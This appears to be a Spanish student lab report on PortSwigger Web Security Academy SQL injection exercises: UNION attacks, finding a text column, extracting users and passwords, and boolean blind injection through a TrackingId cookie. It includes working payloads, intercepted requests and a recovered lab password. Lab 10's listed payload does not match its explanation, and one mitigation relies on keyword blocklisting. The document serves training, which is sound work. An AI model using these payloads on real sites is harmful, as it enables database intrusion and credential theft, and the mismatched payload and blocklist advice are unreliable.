Una vez que el atacante determina el número de columnas (por ejemplo, con UNION SELECT NULL, NULL, NULL--), el siguiente paso es identificar qué columna puede contener datos de tipo texto -- ya que es la que se usará para extraer información legible como nombres de tablas, usuarios o contraseñas.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

Ingresar el payload ' UNION SELECT NULL-- en la URL, si presenta algún tipo de los casos:

- Muestra un error.
- No muestra error, no devuelve datos.
- Devuelve datos o una página modificada

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**
- Navegador web

- Plataforma **PortSwigger Web Security Academy**

Burp Suite es una plataforma de ciberseguridad desarrollada por PortSwigger para realizar pruebas de penetración y análisis de vulnerabilidades en aplicaciones web, actuando como proxy entre el navegador y el servidor para interceptar y modificar tráfico HTTP/S en tiempo real.

---

5. PROCEDIMIENTO PASO A PASO

I. Copiamos la URL y la pegamos en BURP SUITE
II. Cuando intercepte paquetes hacia el servidor, seleccionamos la dirección que contenga: category= , clic derecho y seleccionamos Repeat
III. En la url colocamos ‘ order by 1 después del último carácter y clic en SEND, esto se hará hasta que marque error, por ello, se debe de ir incrementando
Cuando marque error se colocará: ‘UNION select NULL , ‘ “cadena” ’ , NULL --
IV. Se harán un serie de combinaciones, en lo que marca error, posteriormente, la pagina mostrará la cadena que debe ir.

---

6. PAYLOAD UTILIZADO

‘UNION select NULL , ‘ “cadena” ’ , NULL --7. Explicación del payload

---

7. EXPLICACIÓN DEL PAYLOAD

Esta diseñado para hacer un ByPass a las validaciones y extraer datos mediante una cláusula UNION

---

8. RESULTADO DEL ATAQUE

Visualización de la cadena en pantalla, dentro de la página

---

9. EVIDENCIA:

Request interceptado en **Burp Suite**

Request

Pretty Raw Hex \n

```
GET /filter?category=Corporate+gifts HTTP/2
Host: 0a5d00e00306b10281046bf000200098.web-security-academy.net
Cookie: session=gletAFIQJ5TBGo7RdSh2lSZNcqXKwxaL
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: es-419,es;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Sec-Fetch-Site: same-origin
```

- Parámetro vulnerable

```
GET /filter?category=Corporate+gifts'order by 1-- HTTP/2
Host: 0a5d00e00306b10281046bf000200098.web-security-academy.net
Cookie: session=gletAFIQJ5TBGo7RdSh2lSZNcqXKwxaL
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 6971
```

- Payload utilizado
  'UNION select NULL , ' ' , NULL --
  'UNION select NULL , 'Ufj32W', NULL--

Pretty Raw Hex \n

```
GET /filter?category=Corporate+giftsUNION select
NULL , 'Ufj32W', NULL-- HTTP/2
Host: 0a5d00e00306b10281046bf000200098.web-security-academy.net
Cookie: session=gletAFIQJ5TBGo7RdSh2lSZNcqXKwxaL
```

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 6996
```

- Respuesta del servidor

```
GET /filter?category=Corporate+gifts'UNION select
NULL,'Ufj32W',NULL-- HTTP/2
Host: 0a5d00e00306b10281046bf000200098.web-security-academy.net
Cookie: session=gletAFIQJ5TBGo7RdSh2lSZNcqXKwxaL
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5277
```

- Confirmación **Lab Solved**

Web Security Academy

SQL injection UNION attack, finding a column containing text

LAB Solved

Back to lab description »

10. IMPACTO DE LA VULNERABILIDAD

El impacto de un ataque UNION SQL enfocado en encontrar columnas de texto es especialmente crítico porque es el paso que habilita la extracción de datos legibles y sensibles.

---

11. MITIGACIÓN

Evitar que el input del usuario se interprete como código SQL, y en limitar el daño si la vulnerabilidad existe.

Medidas recomendadas:

1. Usar consultas parametrizadas

2. Validar y sanitizar entradas

- Bloquear caracteres peligrosos como ', --, UNION, SELECT, NULL.
- Usar caracteres permitidos (ej. solo letras, números, guiones).

3. Usar ORM (Object-Relational Mapping)

- Herramientas como Django ORM, SQLAlchemy, Sequelize, TypeORM generan consultas seguras automáticamente.

4. Limitar permisos de la cuenta de base de datos

---

12. CONCLUSIÓN DEL LABORATORIO

La técnica de búsqueda de una columna que contiene texto en un ataque UNION SQL es un paso crítico y automatizable que permite extraer datos sensibles (como tablas, columnas, usuarios y contraseñas) de una base de datos vulnerable.

LABORATORIO 9

Nombre del laboratorio: SQL injection UNION attack, retrieving data from other tables
Nivel: Practitioner
Tipo de ataque: Union-based SQL Injection

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una vulnerabilidad de SQL Injection en el filtro de categorías de productos para realizar un ataque de tipo UNION. Se busca extraer información sensible (nombres de usuario y contraseñas) de una tabla distinta a la de la consulta original (users) para obtener las credenciales del usuario administrator y acceder al sistema.

---

2. CONTEXTO TÉCNICO

La aplicación utiliza un filtro de categorías para mostrar productos al usuario. El valor del parámetro category se concatena directamente en una consulta SQL sin la debida sanitización.

- **Parámetro vulnerable:** category (enviado vía GET).
- **Consulta probable:** SELECT name, description FROM products WHERE category = '[INPUT]' AND released = 1
- **Comportamiento:** Al no validar la entrada, el atacante puede cerrar la comilla de la cadena y usar el operador UNION para combinar los resultados de la consulta original con los de una consulta personalizada a la tabla users.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

Se detectó la vulnerabilidad al manipular el parámetro de la URL. Al introducir un carácter especial ' después de la categoría, el servidor devuelve un error o un comportamiento inesperado, confirmando que la entrada se procesa en la base de datos. Posteriormente, se determinó el número de columnas necesarias para el ataque UNION usando: ' ORDER BY 2-- (Funciona) ' ORDER BY 3-- (Error), confirmando que la consulta original devuelve **2 columnas**.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**
- Navegador web
- Plataforma **PortSwigger Web Security Academy**

Burp Suite se utilizó para interceptar las peticiones HTTP enviadas al servidor, permitiendo modificar los parámetros y probar diferentes payloads de SQL Injection.

---

5. PROCEDIMIENTO PASO A PASO

Describir claramente el proceso realizado.

Ejemplo de estructura:

1. Se accedió a la página del laboratorio y se seleccionó una categoría de productos (ej. Accessories).
2. Se interceptó la petición GET con **Burp Suite**.
3. Se envió la petición al **Repeater**.
4. Se determinó el número de columnas y cuáles aceptan datos de tipo texto mediante: ' UNION SELECT 'abc','def'--
5. Una vez confirmado que ambas columnas son de texto, se procedió a extraer los datos de la tabla users.
6. Se inyectó el payload para obtener username y password.
7. Se analizó la respuesta HTTP para localizar las credenciales del usuario administrator.
8. Se utilizaron las credenciales obtenidas en la página de **Login** del laboratorio.

---

6. PAYLOAD UTILIZADO

```
' UNION SELECT username, password FROM users--
```

---

7. EXPLICACIÓN DEL PAYLOAD

' Cierra la cadena de texto de la consulta original para la categoría.

UNION: Operador SQL que permite combinar los resultados de dos o más sentencias SELECT.

SELECT username, password FROM users: Esta es la consulta maliciosa que extrae las columnas de nombres de usuario y claves de la tabla de usuarios.

--: Comenta el resto de la consulta original para evitar errores de sintaxis (como la comilla de cierre original).


---


8. RESULTADO DEL ATAQUE

Tras enviar el payload, la página web renderizó (junto a los productos habituales) una lista de todos los usuarios y contraseñas almacenados en la base de datos. Se identificó la entrada administrator con su respectiva clave. Al introducir estos datos en el formulario de inicio de sesión, se logró el acceso con privilegios de administrador y el laboratorio se marcó como **Lab Solved**.

---

9. EVIDENCIA:





---

10. IMPACTO DE LA VULNERABILIDAD

- Exfiltración de datos sensibles: Acceso total a la base de datos de usuarios.
- Suplantación de identidad: Al obtener contraseñas en texto plano (o hashes), el atacante puede tomar control de cuentas administrativas.
- Compromiso de integridad: El atacante podría, en otros escenarios, modificar o borrar información.

---

11. MITIGACIÓN

- Consultas parametrizadas (Prepared Statements): Es la defensa más efectiva, ya que separa el código SQL de los datos proporcionados por el usuario.
- Validación de entradas: Implementar una "lista blanca" (allowlist) de categorías permitidas.
- Principio de mínimo privilegio: Asegurar que el usuario de la base de datos que usa la web no tenga permisos de lectura sobre tablas sensibles si no es estrictamente necesario.

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio demuestra la peligrosidad de los ataques UNION-based. Se comprobó que, si una aplicación muestra resultados de una base de datos directamente en pantalla, un atacante puede "engañar" al sistema para que muestre información de cualquier otra tabla, comprometiendo totalmente la confidencialidad de los datos de la organización.

LABORATORIO 10

Nombre del laboratorio: SQL injection UNION attack, retrieving multiple values in a single column
Nivel: Practitioner
Tipo de ataque: Union-based / String Concatenation

---

1. OBJETIVO DEL LABORATORIO

Explotar una vulnerabilidad de SQL Injection mediante un ataque UNION para extraer múltiples campos (usuario y contraseña) de la tabla users, teniendo la limitación de que la consulta original solo permite mostrar una columna de tipo texto en la respuesta de la aplicación.

---

2. CONTEXTO TÉCNICO

La aplicación filtra productos por categoría, pero el motor de la base de datos solo devuelve una columna que puede renderizar cadenas de texto.

- Parámetro vulnerable: category (GET).
- Limitación técnica: Al intentar un ataque UNION, si se intenta extraer username y password en columnas separadas, la aplicación podría fallar si una de las columnas originales es de tipo numérico o si solo se muestra una columna en la interfaz.
- Solución técnica: Utilizar operadores de concatenación (en este caso ||) para unir el nombre de usuario y la contraseña en una sola cadena de texto.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

Se detectó que el sistema es vulnerable al inyectar comillas simples. Para determinar la estructura, se realizaron las siguientes pruebas:

Número de columnas: `' ORDER BY 2-- (Exitoso, hay 2 columnas).`

Tipo de datos: Se probó qué columna acepta texto:

```
' UNION SELECT 'abc', NULL-- (Error: la primera columna no es de texto).
```

```
' UNION SELECT NULL, 'abc'-- (Éxito: la segunda columna es la que muestra el texto).
```

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**
- Navegador web
- Plataforma **PortSwigger Web Security Academy**

---

5. PROCEDIMIENTO PASO A PASO

1. Se accedió a una categoría de productos y se interceptó la petición en Burp Suite.
2. Se determinó mediante ORDER BY que la consulta utiliza 2 columnas.
3. Se identificó que solo la segunda columna es compatible con datos de tipo String.
4. Dado que necesitamos extraer dos datos (username y password) pero solo tenemos una columna útil, se procedió a concatenarlos usando el operador || y un separador (~).
5. Se envió el payload diseñado al Repeater.
6. Se buscó en la respuesta del servidor la cadena que contiene al usuario administrator.
7. Se extrajo la contraseña y se procedió a iniciar sesión en el portal.

---

6. PAYLOAD UTILIZADO

```
' UNION SELECT username, password FROM users--
```

7. EXPLICACIÓN DEL PAYLOAD

`'`: Rompe la cadena original de la consulta.

UNION SELECT NULL, ...: Combina la consulta. Usamos NULL en la primera columna porque no nos interesa y para evitar errores de tipo de datos.

username||'~'||password: Aquí reside la lógica del ataque. El operador || concatena el nombre de usuario, un separador tilde (~) y la contraseña en una sola cadena. Esto

permite "engañar" a la aplicación para que muestre ambos valores en la única columna de texto disponible.

FROM users--: Indica la tabla de origen y comenta el resto del código SQL.

---


8. RESULTADO DEL ATAQUE


La respuesta del servidor mostró una lista de productos y, al final (o entre ellos), cadenas con el formato usuario~contraseña. Se localizó la línea administrator~[password]. Tras introducir estas credenciales en el formulario de login, se obtuvo acceso administrativo y se resolvió el laboratorio.

---

9. EVIDENCIA:

capturas de pantalla:





---

10. IMPACTO DE LA VULNERABILIDAD

- Exfiltración de credenciales: Permite obtener todas las cuentas de la base de datos incluso con interfaces limitadas.
- Escalada de privilegios: Acceso total a la administración del sitio.

---

11. MITIGACIÓN

- Uso de Consultas Parametrizadas: Evita que los caracteres como ' o || sean interpretados como comandos.

- Sanitización de entradas: Validar que el parámetro category solo contenga valores esperados.

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio Practitioner demuestra que las limitaciones en la interfaz de usuario (como mostrar solo una columna) no son suficientes para detener un ataque de SQL Injection. El uso de funciones de concatenación específicas del motor de base de datos permite extraer información compleja a través de canales de salida restringidos.

LABORATORIO 11

Nombre del laboratorio: Blind SQL Injection with Conditional Responses

Nivel: Practitioner

Tipo de ataque: Blind SQL Injection (Boolean-based)

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una vulnerabilidad de **Blind SQL Injection** presente en una aplicación web. La vulnerabilidad permite manipular una consulta SQL que utiliza el valor de una cookie para realizar operaciones en la base de datos.

Debido a que la aplicación no muestra directamente los resultados de las consultas ni errores de la base de datos, el ataque se realiza utilizando respuestas condicionales del sistema. En particular, la aplicación muestra el mensaje **"Welcome back"** cuando una consulta devuelve resultados.

Mediante el uso de estas respuestas booleanas, es posible inferir información de la base de datos, determinar la longitud de la contraseña del usuario administrador y finalmente reconstruirla carácter por carácter.

---

2. CONTEXTO TÉCNICO

La aplicación utiliza una cookie llamada **TrackingId** para realizar análisis de seguimiento de usuarios. Este valor es insertado directamente dentro de una consulta SQL ejecutada por el servidor.

Una posible consulta vulnerable ejecutada por el servidor podría tener la siguiente estructura:

```
SELECT * FROM tracking WHERE trackingId = 'valor_cookie'
```

Cuando el valor de la cookie no es validado correctamente, un atacante puede inyectar código SQL malicioso dentro de este parámetro.

En este laboratorio, la aplicación no muestra directamente los resultados de la consulta SQL. Sin embargo, el sistema responde de forma distinta dependiendo de si la consulta devuelve resultados o no.

Si la consulta devuelve al menos una fila, la aplicación muestra el mensaje:

Welcome back

Este comportamiento permite realizar un ataque de **Blind SQL Injection basado en condiciones booleanas**, donde se pueden deducir datos de la base de datos evaluando condiciones verdaderas o falsas.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad fue identificada manipulando el valor de la cookie **TrackingId** dentro de una petición HTTP interceptada con Burp Suite.

Se realizaron pruebas introduciendo condiciones booleanas dentro de la cookie:

```
' AND '1'='1
```

y posteriormente:

```
' AND '1'='2
```

Cuando se utilizó la condición verdadera ('1'='1), la aplicación mostró el mensaje **Welcome back**, indicando que la consulta SQL devolvió resultados.

En cambio, cuando se utilizó la condición falsa ('1'='2), el mensaje desapareció.

Esto confirmó que el valor de la cookie estaba siendo interpretado directamente dentro de una consulta SQL, lo que evidencia una vulnerabilidad de **Blind SQL Injection**.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- Burp Suite Community Edition
- Navegador web
- Plataforma PortSwigger Web Security Academy

Burp Suite se utilizó para interceptar y modificar las solicitudes HTTP enviadas al servidor. Esto permitió manipular el valor de la cookie vulnerable y probar diferentes payloads de SQL Injection para analizar la respuesta del servidor.

---

5. PROCEDIMIENTO PASO A PASO

1. Se accedió al laboratorio desde la plataforma **PortSwigger Web Security Academy**.
2. Se configuró **Burp Suite Proxy** para interceptar las solicitudes HTTP enviadas por el navegador.
3. Se capturó una solicitud HTTP que contenía la cookie **TrackingId**.
4. Se realizaron pruebas de inyección SQL introduciendo condiciones booleanas en el valor de la cookie.
5. Se confirmó la vulnerabilidad observando la aparición o desaparición del mensaje **Welcome back**.
6. Se determinó la longitud de la contraseña del usuario **administrator** utilizando consultas SQL con la función **LENGTH()**.
7. Se identificó que la contraseña tenía **20 caracteres**.
8. Se utilizó la herramienta **Burp Intruder** para automatizar el proceso de prueba de caracteres posibles en cada posición de la contraseña.
9. Se configuró Intruder para probar combinaciones de caracteres alfanuméricos en cada posición utilizando la función **SUBSTRING()**.
10. Se analizaron las respuestas del servidor para identificar qué caracteres producían el mensaje **Welcome back**.
11. Se reconstruyó la contraseña del usuario administrador carácter por carácter.
12. Finalmente, se utilizó la contraseña obtenida para iniciar sesión como **administrator**, resolviendo el laboratorio.

---

6. PAYLOAD UTILIZADO

Payload utilizado para identificar caracteres de la contraseña:

```
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a'--
```

Payload utilizado para determinar la longitud de la contraseña:

```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>10)='a
```

Estos payloads fueron enviados mediante Burp Suite modificando el valor de la cookie **TrackingId**.

---

7. EXPLICACIÓN DEL PAYLOAD

El payload utiliza la función **SUBSTRING()** para extraer un carácter específico de la contraseña almacenada en la base de datos.

Por ejemplo:

```
SUBSTRING(password,1,1)
```

extrae el primer carácter de la contraseña del usuario administrador.

Posteriormente se compara ese carácter con un valor específico:

```
='a'
```

Si la condición es verdadera, la consulta devuelve resultados y el sistema muestra el mensaje **Welcome back**.

De esta forma es posible probar diferentes caracteres hasta identificar el valor correcto para cada posición de la contraseña.

El símbolo:

```
--
```

se utiliza para comentar el resto de la consulta SQL original, evitando errores en la sintaxis de la consulta.

---

8. RESULTADO DEL ATAQUE

Mediante el uso de la vulnerabilidad de Blind SQL Injection fue posible identificar la longitud de la contraseña del usuario administrador y posteriormente reconstruirla carácter por carácter.

La contraseña obtenida fue:

```
zeoz5ric42090r8pfco3
```

Una vez obtenida la contraseña, se utilizó para iniciar sesión como **administrator** en la aplicación.

Después de iniciar sesión correctamente, la plataforma marcó el laboratorio como **Lab Solved**, confirmando que la vulnerabilidad fue explotada exitosamente.

---

9. EVIDENCIAS

Insertar las siguientes capturas de pantalla:

Figura 1. Intercepción de la solicitud HTTP en Burp Suite donde se observa la cookie **TrackingId**.

